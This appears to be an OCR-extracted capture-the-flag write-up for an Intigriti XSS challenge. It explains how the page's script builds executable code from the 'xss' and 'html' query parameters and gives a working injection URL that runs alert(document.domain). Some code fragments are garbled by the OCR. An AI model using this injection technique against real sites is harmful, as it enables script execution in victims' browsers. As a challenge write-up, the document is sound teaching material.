

Analyzing the page we extract the direct link of the challenge



```
ARE YOU SCAR
RE YO  STILL SA
       BREAK THIS!
NOBO     SAVE INTIGRITI
I USE ?html= TO CONVEY THESE MESS
I'LL RELEASE INTIGRITI FROM MY WRA
... AFTER YOU POP AN XSS
ELSE, INTIGRITI IS MINE!
SIGNED* 1337Witch69
```


```
L
nL>
n"> scorrimento
head>

id="wrapper"> overflow
n id="rules">
id="challenge-container" class="card-container"> ··· </div>
class="card-container">
ame src="challenge/challenge.php" width="100%" height="700px"> ··· </iframe>
>
```

The hint tells us to use the HTML parameter to add some text




```
ARE YOU SCARED?
ARE YOU STILL SANE?
NOBODY CAN BREAK THIS!
NOBODY CAN SAVE INTIGRITI
I USE ?html= TO CONVEY THESE MESSAGES
I'LL RELEASE INTIGRITI FROM MY WRATH...
... AFTER YOU POP AN XSS
ELSE, INTIGRITI IS MINE!
```

Let's add the text "TEST"


s://challenge-1021.intigriti.io/challenge/challenge.php?html=test
test

Analyzing the code of the page we find a block of javascript code




```
<script nonce="5130091decf039ce388bb4cc844cc2ae">
  window.addEventListener("DOMContentLoaded", function () {
    e = `)]}'` + new URL(location.href).searchParams.get("xss");
    c = document.getElementById("body").lastElementChild;
    if (c.id === "intigriti") {
      l = c.lastElementChild;
      i = l.innerHTML.trim();
      f = i.substr(i.length - 4);
      e = f + e;
    }
    let s = document.createElement("script");
    s.type = "text/javascript";
    s.appendChild(document.createTextNode(e));
    document.body.appendChild(s);
  });
</script>
```

This code creates a section that will contain and execute javascript code.


```
let s = document.createElement("script");
s.type = "text/javascript";
s.appendChild(document.createTextNode(e));
document.body.appendChild(s);
```

In the listener creation function, the first variable "e" is set with)]} 'and the value contained in an additional parameter passed in http GET called XSS



```
<html lang="en"> event
  <head> ··· </head>
  <body id="body"> flex scorrimento
    <div class="wrapper" "=""> ··· </div> overflow
    <!--!!!-->
    <div id="html" class="text"> ··· </div>
    <!--!!!-->
    <div class="a">'"</div>
    <div id="container"> ··· </div> flex
    <script type="text/javascript">)]}'test2</script>
```


The variable "c" instead is enhanced with the last CHILD element of the body, in this case by default the DIV with ID Container



```
<div id="container">
    <span>I</span>
    <span id="extra-flicker">N</span>
    <span>T</span>
    <span>I</span>
    <div id="broken">
```

Subsequently, the ID of the CHILD is checked if it is equal to "intigriti". Let's try to force the execution of the code contained in the IF using the HTML parameter to insert a DIV with "intigriti" ID as the last element.

To do this we will close a first DIV and define a new DIV with id "intigriti" excluding everything else using the comment html tags "<!--" at the end of the payload



```
?html=</div><div id="intigriti"> -
```

If the "intigriti" DIV is present, the last CHILD contained is loaded, and the last 4 string bytes are extracted from this.

The variable “e” will finally contain this 4-byte string + the value of the initial “e”.


This value will be placed in the javascript code block.

In addition, the closure is added to each tag passed in the HTML parameter. For example if we add <span> we will get <span> </span>. This will be useful to create an <aaaa> element that will close with </aaaa> to shift the reading of the final 4 bytes of the CHILD <b = '>

Using the following payload


?html=</div><div id="intigriti"><aaaa><b='><!--&xss=;alert(document.domain);

it is possible to satisfy the requirements of the main function, by appending the div with id "intigriti", to add a child containing the string b = '> (4byte) which will allow not to generate errors in the javascript code block by enclosing the characters as a string)]} 'and execute the alert () command.



```
▸ <div id="intigriti"> ⋯ </div>
  <script type="text/javascript">b='>)]}';alert(document.domain);</script>
```

Payload execution



```
https://challenge-1021.intigriti.io/challenge/challenge.php?html=</div><div id="intigriti"><aaaa><b='><!--&xss=;alert(document.domain);
```

challenge-1021.intigriti.io

challenge-1021.intigriti.io

OK

rasferimento dati da challenge-1021.intigriti.io...

```
<html lang="en"> event
  <head> ··· </head>
  <body id="body"> flex scorrimento
    <div class="wrapper" "=""> ··· </div> overflow
    <!--!!!-->
    <div id="html" class="text"> ··· </div>
    <div id="intigriti"> ··· </div>
    <script type="text/javascript">b='>)]}';alert(document.domain);</script>
  </body>
</html>
```